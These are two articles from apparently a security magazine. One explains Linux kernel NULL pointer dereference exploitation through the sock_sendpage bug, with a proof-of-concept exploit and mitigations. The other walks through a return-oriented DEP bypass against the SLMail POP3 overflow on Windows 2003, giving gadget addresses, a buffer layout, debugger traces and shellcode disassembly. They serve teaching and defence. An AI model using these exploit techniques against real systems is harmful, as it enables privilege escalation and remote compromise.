b7f27000-b7f41000 r-xp 00000000 08:01 33170      /lib/ld-2.7.so
b7f41000-b7f43000 rw-p 00019000 08:01 33170      /lib/ld-2.7.so
bfe2f000-bfe44000 rw-p bffeb000 00:00 0          [stack]
magazyn:~$
```

Figure 2. Memory maps of a process




Figure 3. Causes of the segmentation violation signal

DEFENSE

Listing 1. A socket in the Linux kernel

```
128 struct socket {  
129     socket_state      state;  
130     short            type;  
131     unsigned long    flags;  
132     /*  
133      * Please keep fasync_list & wait fields in the same cache line  
134      */  
135     struct fasync_struct *fasync_list;  
136     wait_queue_head_t   wait;  
137  
138     struct file        *file;  
139     struct sock         *sk;  
140     const struct proto_ops *ops;  
141};
```

Listing 2. A dummy sock_sendmsg implementation

```
#define EOPNOTSUPP 95      /* Operation not supported on transport endpoint */  
int sock_no_sendmsg(struct kiocb *iocb, struct socket *sock, struct msghdr *m, size_t len)  
{  
    return -EOPNOTSUPP;  
}
```

Listing 3. A BNEP protocol socket with a missing pointer to function sock_sendpage

```
static const struct proto_ops bnep_sock_ops = {  
    .family      = PF_BLUETOOTH,  
    .owner       = THIS_MODULE,  
    .release     = bnep_sock_release,  
    .ioctl       = bnep_sock_ioctl,  
#ifdef CONFIG_COMPAT  
    .compat_ioctl = bnep_sock_compat_ioctl,  
#endif  
    .bind        = sock_no_bind,  
    .getname     = sock_no_getname,  
    .sendmsg     = sock_no_sendmsg,  
    .recvmsg     = sock_no_recvmsg,  
    .poll        = sock_no_poll,  
    .listen      = sock_no_listen,  
    .shutdown    = sock_no_shutdown,  
    .setsockopt  = sock_no_setsockopt,  
    .getsockopt  = sock_no_getsockopt,  
    .connect     = sock_no_connect,  
    .socketpair  = sock_no_socketpair,  
    .accept      = sock_no_accept,  
    .mmap        = sock_no_mmap  
};
```

Listing 4. Calling sendfile to execute sockets sendpage function

```
// Create socket  
int sk = socket(PF_BLUETOOTH, SOCK_DGRAM, BTPROTO_L2CAP);  
if (sk < 0) {  
    perror("socket"); exit(1);  
}  
  
// Setup source descriptor  
int in;  
if ((in = open("/etc/passwd", O_RDONLY)) < 0) {  
    perror("open"); exit(1);  
}  
  
// Copy 1 byte from file to socket  
sendfile(sk, in, 0, 1);
```

Listing 5. A kernel bug trace in syslog

```
[10106.451972] BUG: unable to handle kernel NULL pointer dereference at 00000000
[10106.451972] IP: [00000000]
[10106.451972] *pdpt = 000000002d19d001 *pde = 0000000000000000
[10106.451972] Oops: 0010 [#2] SMP
[10106.451972] Modules linked in: /a long list of modules */
[10106.451972] Pid: 25449, comm: lt-12ping Tainted: G      D  (2.6.26-2-686 #1 036test001)
[10106.451972] EIP: 0060:[<00000000>] EFLAGS: 00210246 CPU: 0
[10106.451972] EIP is at 0x0
[10106.451972] EAX: eccc9040 EBX: f8ffa8a0 ECX: 00000000 EDX: c2e1da48
[10106.451972] ESI: eccc9040 EDI: f54ac238 EBP: f389e240 ESP: ed1e9e44
[10106.451972] DS: 007b ES: 007b FS: 00d8 GS: 0033 SS: 0068
[10106.451972] Process lt-12ping (pid: 25449, veid: 0, ti=edle8000 task=f3288050 task.ti=edle8000)
[10106.451972] Stack: c02557ca 00000001 00000000 c02e2540 ed1e9ea4 c019e4fb 00000001 ed1e9e68
[10106.451972]          00000000 00000000 00000000 f54ac238 f54ac200 ed1e9ea4 00000000 c019eaf
[10106.451972]          c019e4ac 00000000 c02d5d00 f54ac200 eccc90e0 ed1e9ebc f54ac200 c019eddf
[10106.451972] Call Trace:
[10106.451972] [<c02557ca>] sock_sendpage+0x31/0x36
[10106.451972] [<c019e4fb>] pipe_to_sendpage+0x4f/0x59
[10106.451972] [<c019ealf>] __splice_from_pipe+0x48/0x18c
[10106.451972] [<c019e4ac>] pipe_to_sendpage+0x0/0x59
[10106.451972] [<c019eddf>] splice_from_pipe+0x81/0xa2
[10106.451972] [<c019ee12>] generic_splice_sendpage+0x12/0x16
[10106.451972] [<c019e4ac>] pipe_to_sendpage+0x0/0x59
[10106.451972] [<c019e5ac>] do_splice_from+0x4f/0x5d
[10106.451972] [<c019e5ce>] direct_splice_actor+0x14/0x18
[10106.451972] [<c019e7af>] splice_direct_to_actor+0xc9/0x16
[10106.451972] [<c019e5ba>] direct_splice_actor+0x0/0x18
[10106.451972] [<c019e89e>] do_splice_direct+0x4a/0x67
[10106.451972] [<c018459d>] do_sendfile+0x18d/0x24c
[10106.451972] [<c018474f>] sys_sendfile+0x71/0x7f
[10106.451972] [<c011aee6>] do_page_fault+0x0/0x8c6
[10106.451972] [<c0108972>] syscall_call+0x7/0xb
[10106.451972] =====
[10106.451972] Code: Bad EIP value.
[10106.451972] EIP: [<00000000>] 0x0 SS:ESP 0068:ed1e9e44
[10106.451972] ---[ end trace 5325c019fd993004 ]---
```

Exploiting EIP=0x0

Listing 6. The simplest exploit of the sock_sendpage vulnerability

```
1  #include <sys/socket.h>
2  #include <stdlib.h>
3  #include <sys/mman.h>
4  #include <fcntl.h>
5
6  int kernel_code()
7  {
8      asm (
9          "movl $1,%ebx;""
10         "movl $1,%eax;""
11         "int $0x80;" ); /* exit(1); */
12 }
13
14 main()
15 {
16     int r;
17     void * mptr = mmap(NULL, 0x1000, PROT_WRITE|PROT_READ|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0, 0);
18     int fdin = open ("/etc/passwd",O_RDONLY);
19     *(char *) 0x0 = 0xe9; /* "jump near, displacement relative to next instruction" */
20     *(unsigned int *)0x1 =(&kernel_code)-5;
21     ftruncate (fdin,getpagesize());
22     int fdout = socket(PF_PPPOX, SOCK_DGRAM, 0);
23     sendfile(fdout, fdin, 0, getpagesize());
24 }
```

DEFENSE

or eXecute access right to, it sends a SIGSEGV signal or calls a particular exception handler.

Why is all that Interesting?

Just to start, let's try to trigger a segfault using a simple program.

This situation will cause a segmentation fault error and our process will get terminated. But what has really happened?

```
main() {  
    char* ptr = 0x0;  
    *ptr = "AAAA";  
}
```

We initialized a pointer with NULL value and then tried to write to that memory. This particular memory region wasn't mapped so the CPU threw a page fault and our process received a segmentation fault signal. It had no SIGSEGV handler set up, so it was terminated.

Great, now what? How to get from a segmentation fault caused by a NULL pointer dereference to kernel exploitation? Well, in some specific circumstances, it is possible.

Many situations (like out of memory state or invoking `malloc(0)`) result with a NULL value pointer, that is one pointing to the (`void*`) 0x0 address. It is uncommon to have the first page mapped, so access to such an address results in a page fault, which causes a SIGSEGV signal to be sent to the running

process (causing a handler invocation or an exit with a core dump – see ulimit -c). However, there are situations, where one can access the first page of the address space normally – and unexpectedly influence the behavior of the process in case of a NULL pointer dereference.

Let us map memory at the 0x0 address. We use `mmap()` system call with a `MAP_FIXED` flag to ensure that the mapping is placed at the given address exactly and `MAP_ANON` not to map a specific file.

```
mmap((void *) (page_size*0), 0x1000,  
      PROT_WRITE|PROT_READ|PROT_EXEC,  
      MAP_ANON|MAP_PRIVATE|MAP_FIXED,  
      -1, 0);
```

This operation may fail due to security measures implemented in the most recent Linux kernels: memory below `vm.mmap_min_addr` can't be mapped. There are ways to bypass this restriction but those are outside the scope of this article. To make our proof of concept exploit actually work, we have disabled it. This setting is stored in `/proc/sys/vm/mmap_min_addr` – it's possible to write 0 to this file or call `sysctl -w vm.mmap_min_addr=0`.

Real Kernel Bug Example

There are known security vulnerabilities of the Linux kernel which depend on a NULL pointer dereference situation. One of these that we are describing below was

Listing 7. A patch for the `sock_sendpage` vulnerabilities family

```
static ssize_t sock_sendpage(struct file *file, struct page *page,  
    if (more)  
        flags |= MSG_MORE;  
  
-    return sock->ops->sendpage(sock, page, offset, size, flags);  
+    return kernel_sendpage(sock, page, offset, size, flags);  
}  
  
int kernel_sendpage(struct socket *sock, struct page *page, int offset,  
    size_t size, int flags)  
{  
    if (sock->ops->sendpage)  
        return sock->ops->sendpage(sock, page, offset, size, flags);  
    return sock_no_sendpage(sock, page, offset, size, flags);  
}
```

discovered by Tavis Ormandy and Julien Tinnes (Google Security Team) in some Linux socket implementations.

The general socket structure is defined in `linux/net.h` (Listing 1).

Let's focus on the `ops` field. The `proto_ops` structure (defined lower in `net.h`) specifies an interface to act on the socket. It contains function pointers to operations which are implemented for the particular kind of socket. The protocol implementations are varied and some types of sockets don't provide all the functions like `bind`, `connect` etc.

They can choose from a set of default routines for initializing struct `proto_ops` with them, like the `sock_no_sendmsg` function which returns *Operation not supported on transport endpoint* error. So far so good (see Listing 2).

If no function is assigned to some `proto_ops` subfields (operations for a socket), the `proto_ops` field contains NULL pointers to functions (Listing 3). In normal circumstances the OS detects access to an unmapped memory region and sends a segmentation fault signal, but what if we could somehow alter the memory under the NULL address, put our shellcode there or jump to a location of our choice? In that case there would be no segmentation fault and we would be able to trick the kernel into executing our code (see Listing 3).

Function from `ops.sendpage` is invoked indirectly by `sendfile` system call. The instruction pointer is set to 0x0 (EIP=0) and the execution is continued. Let's try to make the kernel invoke `sendpage` on a Bluetooth socket without mapping the NULL memory first (Listing 4).

Using `sendfile` causes invoking the proper `sock_sendpage` function. In this case, it results with a SIGSEGV signal and a stack trace in the syslog. We can see that the EIP was set to 0x0: (see Listing 5).

Exploiting EIP=0x0

When combined, modifying memory at 0x0 and executing it by the kernel code allows taking over the most privileged mode: running in kernel space, or `ring0`. We need to put our shellcode

On the 'Net

- <http://lxrlinux.no/>
- <http://www.informati.com/articles/article.aspx?p=370047>
- <http://blog.cr0.org/2009/08/linux-null-pointer-dereference-due-to.html>
- <http://www.grsecurity.net/>
- <http://selinuxproject.org/>
- <http://www.ibm.com/developerworks/linux/library/l-linux-kernel/>
- http://documents.iss.net/whitepapers/IBM_X-Force_WP_final.pdf
- <http://myopera.com/taviso/blog/>
- http://www.grsecurity.net/~spender/wunderbar_emporium.tgz

under 0x0, but for convenience, let's just make it a jump to another function written in C (see Listing 6). Note that this time we use `PF_PPPOX` protocol family instead of `PF_BLUETOOTH` – just to show there are multiple vulnerable protocols.

This proof of concept code shows how to perform the jump to our code (`kernel_code`) by using `sendfile` (`sock_sendpage`) NULL pointer dereference vulnerability.

First, to avoid the segmentation fault, we need to map the 0x0 address with `mmap()` – see the line 15. Then we have to write to the 0x0 address the instruction 0xE9 (relative jump) followed by the address of our function to be executed. The relative jump instruction takes a 32-bit (4 byte) offset. We calculate the offset relative to the place where the instruction ends (0x5), so we need to subtract 5 from the absolute pointer to the function. Now by calling `sendfile` we will trigger the bug accessing page 0x0 and therefore jump to our function. `Kernel_code` in this POC simply executes `exit(1)` but

in a real exploit example it would probably spawn a UID 0 shell – see Brad Spengler's exploit.

The presented `sock_sendpage` vulnerability was patched, so the kernel checks for NULL value in the `sock_ops` structure with already existing function `kernel_sendpage` (see Listing 7). When NULL is encountered, the `sock_no_sendpage` tries to transmit the data with the `sendmsg` function.

Protection

This class of vulnerabilities resulting from kernel bugs has been addressed

in the latest kernels. The main protection measure against the NULL pointer dereference exploits is the parameter

`/proc/sys/vm/mmap_min_addr`

The value of this parameter indicates the amount of the address space which is excluded from mapping by user processes. Setting this value to something like 64KB will provide defense measures against the potential future kernel bugs.

Note that this value must be a multiply of page size: you can see the page size with `getconf PAGESIZE`, or from the C code level with "`getpagesize()`" function. However, some applications require ability to map page zero to work properly, WINE and DOSEMU are among them.

The system hardening becomes another important countermeasure. There are several security patches which might be used to enhance security. SELinux for example has a special, policy specific permission for mapping the first page: `mmap_zero`, that allows the users to map the page zero. The administrators may consider disabling this permission e.g. for network daemons, thus making the NULL pointer dereference bugs much more difficult to exploit remotely.

Grsecurity/PaX package also offers protection from dereferencing unwanted pointer. Combining KERNEXEC, which separates executable pages from non-executable ones in kernel virtual address space and UDEREF, which divides off user space and kernel space memory for data accesses makes exploiting significantly harder.

Conclusion

Although NULL pointers dereference bugs are a relatively new issue, security industry responded quickly and all the necessary patches were made available. Interestingly enough, exploits released by Brad Spengler managed to evade several security measures, including SELinux, AppArmor or LSM and work on both x86 and x64 platforms. On top of that, he actually utilizes one feature specific to SELinux to perform mapping at page 0x0. This is a case when one security measure, SELinux, is used to bypass another security measure – `mmap_min_addr`. This incident proved that this kind of bugs should be considered serious and avoided. It is equally important to turn all the NULL pointer dereference issues unexploitable with appropriate tools. Concluding our walk through, we started with a short virtual memory description, continued with a basic NULL pointer dereference example and segmentation faults to finally explain how those bugs work on a real kernel example. This article is just an introduction to the subject and we encourage further individual research. We hope that from now all the NULL pointers issues will attract your attention, whether you are a developer, administrator or a security researcher.

Marcin Jerzak

Marcin Jerzak – researcher from PSNC (Poznań Supercomputing and Networking Center) Security Team. Currently his leading research and development project is MetalIDS – Distributed Intrusion Detection System. He also contributes to other security-related R&D projects and helps in securing PSNC infrastructure.

Tomasz Nowak

Tomasz Nowak works on several security-related R&D projects in PSNC Security Team, including Polish Platform for Homeland Security (PPBW). He also helps in protecting the infrastructure of the Polish NREN-PIONIER optical network, POZMAN network and securing PSNC servers and systems. He conducts software security research as well.



DAVID KENNEDY

Bypassing Hardware Based Data Execution Prevention (DEP) on Windows 2003 Service Pack 2

Difficulty



A short history on Data Execution Protection (DEP): it was created in order to prevent execution in memory in areas that aren't executable. Before trying this, I highly suggest reading Skape and Skywing's Article in UnInformed called Bypassing Windows Hardware-Enforced DEP.

This is a great article and is invaluable. Skape and Skywing are amazing minds and are definitely superhumans in ASM.

Background

Let's start off with the basics on a stack-based overflow. These types of overflows are almost non-existent in the real world today, and are about as easy as it gets. When a developer wrote a specific application, they allocated a certain amount of characters for a specific field and did not do proper bounds checking on a given field.

The example we will be using is an easy stack-based vanilla overflow in an application called SLMAIL. Mati Aharoni from Offensive Security discovered the SLMAIL vulnerability back

in 2004. This exploit takes advantage of improper bounds check within the PASS field within the SLMAIL POP3 server (port 110).

Let's dissect the actual exploit itself, navigate to: <http://www.milw0rm.com/exploits/638>.

If you look at where the actual attack occurs, it occurs at the PASS field PLUS the buffer. The buffer consists of 4,654 A's (\x41 triggers our overflow), an address to our shellcode, some nops and our shellcode. To back up a bit, the way this overflow works is by overwriting a specific memory address called EIP. EIP is an instruction pointer that tells the system where to go after it's finished.

If we can control EIP, we can tell the system to go back to where our shellcode is, typically these addresses are (for example) CALL ESP or

```
root@ssdavelinuxvm1:/home/relik/Desktop/nxbypass# python slmail_no_worky.py
#####
# SLmail 5.5 POP3 PASS Buffer Overflow
# Found & coded by muts [at] whitehat.co.il
# For Educational Purposes Only!
# Trash
#####
# Sending evil buffer...
#
```

Figure 1. Running the exploit from *nix box

BYPASSING HARDWARE BASED DATA EXECUTION PREVENTION

JMP ESP. ESP is the starter point for the specific stack that we are in (i.e. where our shellcode is). Looking at the exploit, we can see that 4654 A's are sent, the next 0x78396ddf is a memory address that ends up overwriting EIP and jumps us right back to our shellcode.

NOPS are represented by `\x90` in ASM and are symbolic of No Operation (noop). This means do nothing, and continue moving down the code until you hit a valid instruction. The technique of noops is used when you aren't 100 percent certain where you're going to land and you do a *slide* until you hit your shellcode. This also helps to remove any garbage characters that may be left over from the legitimate function. Once the noops are finished, the shellcode is then executed which has our malicious code, i.e. a reverse shell, bind shell, useradd, etc.

So the entire point of this stack overflow is: Overwrite EIP, jump back to our shellcode (JMP ESP), and execute our shellcode. If you look at the date and what the specific exploit was tested on, we see that the exploit was tested on Windows 2000, Service Pack 4. What would happen if you ran this exact exploit on Windows XP SP2, Windows 2003 SP1, Windows 2003 SP2, and so on?

We'll only talk about Windows 2003 SP2 in this specific paper since each OS, while of course different, is relatively similar. It is significantly easier to bypass DEP in Windows XP SP2 and Windows 2003 SP1 than it is with Windows 2003 SP2 due to two checks being made in memory instead of one (CMP AL and EBP vs. EBP and ESI).

Let's run this in a debugger. In this instance I'll be using Immunity Debugger. First we download the exploit from Milw0rm and ran it through your favorite debugger. Lets run the exploit from our *nix box (see Figure 1).

In our debugger, we get an access violation on the first instruction on our controlled stack: (see Figure 2).

Diving down further: By right clicking on My Computer, Properties, Advanced, under Performance Advanced, and Data Execution Prevention, we can see

that Turn on DEP for all programs and services except those I select. This is problematic for us, as we want to exploit this system and gain access to it.

Now that we know DEP is enabled, we need a way of disabling it so that our controllable stack is executable and our shellcode can function correctly. Fortunately for us, there is a way to




Figure 2. Access violation




Figure 3. Starting the ZwSetInformationProcess



Figure 4. ZwSetInformationProcess




Figure 5. Registers




Figure 6. EBP




Figure 7. ESP

DEFENSE

do this. In this specific exploit, I figured using a standard stack overflow would be super-simple to do, however, it proved a lot more difficult than I could have imagined. To start off and repeat a little

of Skape and Skywing's information, in order to bypass DEP, you have to call a function called `ZwSetInformationProcess` (in routine `LdrpcCheckNXCompatibility`).

```
01F3A154 01F3A158 X1≤0
01F3A158 7C806B03 ♦kÇ ntdll.7C806B03
01F3A15C 7C85E6F7 #pà RETURN to ntdll.7C
01F3A160 7C8043A3 uCç ntdll.7C8043A3
01F3A164 7C934F57 WOö RETURN to SHELL32.
01F3A168 7C8F7495 ötÀ SHELL32.7C8F7495
01F3A16C 7C83F517 ♦Jä ntdll.7C83F517
```

Figure 8. ESP

Registers (FPU)
EAX 00000000
ECX 01F39EF4 ASCII "09/06/08 08:36:36 P3-0"
EDX 000003CA
EBX 00000004
ESP 01F3A158
EBP 01F3A158
ESI 00000000
EDI 00000001
EIP 7C93C89B SHELL32.7C93C89B

Figure 9. Registers (FPU)

Registers (FPU)
EDX 000003CA
EBX 7C8043A3 ntdll.7C8043A3
ESP 01F3A164
EBP 01F3A158
ESI 00000000
EDI 00000001
EIP 7C806B04 ntdll.7C806B04
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)

Figure 10. Registers (FPU)

Registers (FPU)
EAX 00000000
ECX 01F39EF4 ASCII "09/06/08 08:36:36 P3-0001: Illegal command 0(AAAAAA
EDX 000003CA
EBX 7C8043A3 ntdll.7C8043A3
ESP 01F3A16C
EBP 01F3A158
ESI 01F39EF4 ASCII "09/06/08 08:36:36 P3-0001: Illegal command 0(AAAAAA
EDI 7C934F5A SHELL32.7C934F5A
EIP 7C8F7495 SHELL32.7C8F7495

Figure 11. Registers (FPU)

Figure 12. Data execution prevention

When this function is called, you must have certain things already setup in order for it to disable DEP and ultimately jump us back to our controlled stack. Let's take a look at the actual function first before we start diving down in it. We'll head off to NTDLL and look at address 0x7C83F517. This starts the `ZwSetInformationProcess` and is our beginning point to disabling DEP (see Figure 3).

Looking at the specific calls, the first thing it tries to do is `MOV DW PTR SS:[EBP-4],2`. It is specifically trying to `WRITE` something to a specific memory address. If our registers are not properly set up, this will fail and an exception will be thrown similar to the one we saw earlier. Next it pushes the value 4 to the stack, pushes `EAX` to the stack, pushes 22 to the stack, pushes -1 to the stack, and ultimately calls the `ZwSetInformationProcess` function.

Let's continue on after the call. It will do some magic, and ultimately come here: (see Figure 4).

We now see that it does the same thing for `ESI`, so again `ESI` must now be a writeable memory address for it to not bomb out. We now know that we need the registers `EBP` and `ESI` to point to writeable memory addresses somehow in order for the rest of this to work. Let's first take the vanilla SLMail exploit that does not bypass DEP and work it into something that will fully bypass NX. One thing to be aware of here is the `LEAVE` call. This will more or less take the value of `EBP` and make it `ESP`. This is problematic if we have `EBP` pointing to our `HEAP`. So we need to get it somewhere near our controllable stack if we want code execution.

Let's take a look at our registers at the time of the overflow to see what we have to work with (see Figure 5).

Looking at our registers, it looks like `ECX` points to the `HEAP` which can be beneficial for us, as it is writeable. If we want to get crazy with it, we could possibly just do a heap spray. But let's be more creative. We see that the only really good register we can use is `ESP` and possibly `ECX`. `ESP` points pretty close to where our shellcode is, and `ECX`

BYPASSING HARDWARE BASED DATA EXECUTION PREVENTION

somewhere in memory. Remember we need EBP and ESI to point to writeable memory addresses in order for us to disable NX. So let's tackle EBP first. We find a convenient PUSH ESP, POP EBP, RETN0x4 in SHELL32 at memory address 0x7c93c899 (see Figure 6).

Once this executes, it will push the value of ESP onto our stack (see Figure 7).

Our ESP is 01F3A154, let's check what got pushed onto our stack (see Figure 8).

The stack shows 01F3A154, great! Now we need to POP the value in the stack to EBP (see Figure 9).

Now we have EBP pointing to our original ESP address which is somewhere near our shellcode. Pretty easy so far...

Next we need to get ESI pointing to somewhere that is executable. A simple technique would have been a PUSH ESP, PUSH ESP, POP EBP, POP ESI, RETN or variations to that effect, but sifting through memory land, I wasn't able to find anything. At this point I got a little creative.

We need to get ESI to a writeable memory address; either ESP or ECX will work from an address perspective. Let's take a look at the next series of commands here. Be sure to pay close attention, it can get confusing fast:

In address space 0x7C806B03 is a POP EBX, RETN. This will take a memory address ALREADY on the stack and pop it to the EBX register. We arbitrarily insert our own address where we want it to eventually go. Take a look at the code:

```
# POP EBX, RETN 0x7C806B03 @NTDLL
disablenx+="\x03\x6B\x80\x7C" #
0x7C8043A3 will be EBX when POP
# This is needed for NX Bypass
    for ESI to be writeable.
# POP EDI, POP ESI, RETN 0x7c8043A3
@NTDLL
disablenx+="\xA3\x43\x80\x7C"
```

When I call the memory address 0x7c806B03 in NTDLL, it will POP 0x7c8043A3 as the value for EBX. So EBX now looks like this: see Figure 10.

This still doesn't help us, as ESI is still a bogus address of 000000. Our next command issued is this:

```
#PUSH ECX, CALL EBX 0x7c934f57 @SHELL32
disablenx+="\x57\x4F\x93\x7C" #
    This will go to EBX (0x7c8043A3)
```

This command will PUSH ECX to the stack and CALL EBX.

Remember, we arbitrarily set ECX to another portion in memory one step before. When the value ECX gets pushed, it then CALLS EBX, which is now a POP EDI, POP ESI, RETN. Why this is important is it will POP EDI from a value off of the stack. We don't care about EDI, but need to remove 1

address from the stack in order for the correct value to be popped into ESI. The second POP ESI will pop the value of EBX into the ESI register. Once this occurs we now have EBP and ESI pointing to writeable memory addresses (see Figure 11).

Look at EB: its our original ESP (start point). Look at ESI, it points to the memory address of ECX. Next we call our ZwSetInformationProcess to disable Data Execution Prevention. This is located at memory address 0x7c83f517 (see Figure 12).




Figure 13. ESI




Figure 14. Registers (FPU)

01F3A15C	FFFFFFF	"
01F3A160	00000022	"..."
01F3A164	01F3A154	Ti\$0
01F3A168	00000004	♦....
01F3A16C	90909090	EEEE
01F3A170	90909090	EEEE
01F3A174	90909090	EEEE
01F3A178	90909090	EEEE
01F3A17C	90909090	EEEE
01F3A180	90909090	EEEE
01F3A184	90909090	EEEE

Figure 15. Let's look at the stack

7C85E6F7	83C4 20	ADD ESP,20
7C85E6FA	5E	POP ESI
7C85E6FB	5D	POP EBP
7C85E6FC	C2 0400	RETN 4

Figure 16. Memory address

7C86A01B	FFE4	JMP ESP
7C86A01D	9E	LAHF
7C86A01E	867CFA 9E	XCHG BYTE PTR DS:[EDX+EDI]*
7C86A022	867C90 90	XCHG BYTE PTR DS:[EAX+EDX]*

Figure 17. Memory address

DEFENSE

Here we go through the check to see if EBP is writeable. It is, it continues on to get the parameters set up properly for the CALL

to ZwSetInformationProcess. Once we go through that, it does some magic, and then we are to the check on ESI (see Figure 13).

```
01F3A194 90      NOP
01F3A195 90      NOP
01F3A196 90      NOP
01F3A197 90      NOP
01F3A198 90      NOP
01F3A199 90      NOP
01F3A19A 90      NOP
01F3A19B 90      NOP
01F3A19C 90      NOP
01F3A19D 90      NOP
01F3A19E 90      NOP
01F3A19F 90      NOP
01F3A1A0 90      NOP
01F3A1A1 90      NOP
01F3A1A2 90      NOP
01F3A1A3 90      NOP
01F3A1A4 90      NOP
01F3A1A5 90      NOP
01F3A1A6 90      NOP
01F3A1A7 90      NOP
01F3A1A8 90      NOP
01F3A1A9 90      NOP
01F3A1AA 90      NOP
01F3A1AB 90      NOP
01F3A1AC 90      NOP
01F3A1AD 90      NOP
01F3A1AE 90      NOP
01F3A1AF 90      NOP
01F3A1B0 90      NOP
01F3A1B1 90      NOP
01F3A1B2 90      NOP
01F3A1B3 90      NOP
01F3A1B4 90      NOP
01F3A1B5 90      NOP
01F3A1B6 90      NOP
01F3A1B7 90      NOP
01F3A1B8 90      NOP
01F3A1B9 90      NOP
01F3A1BA 90      NOP
01F3A1BB 90      NOP
01F3A1BC 90      NOP
01F3A1BD 90      NOP
01F3A1BE 90      NOP
01F3A1BF 90      NOP
01F3A1C0 90      NOP
01F3A1C1 90      NOP
01F3A1C2 2BC9    SUB ECX, ECX
01F3A1C4 83E9 CA  SUB ECX, -36
01F3A1C7 D9EE    FLDZ
01F3A1C9 D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
01F3A1CD 5B      POP EBX
01F3A1CE 8173 13 D0F3B1A: XOR DWORD PTR DS:[EBX+13], A3B1F3D0
01F3A1D5 83EB FC  SUB EBX, -4
01F3A1D8 ^E2 F4  LOOPD SHORT 01F3A1CE
```

Figure 18. Shellcode

```
C:\> C:\WINDOWS\system32\cmd.exe
C:\>Documents and Settings\Administrator>net user
User accounts for \\SSHACKTHISBOX-0

Administrator          ASPNET
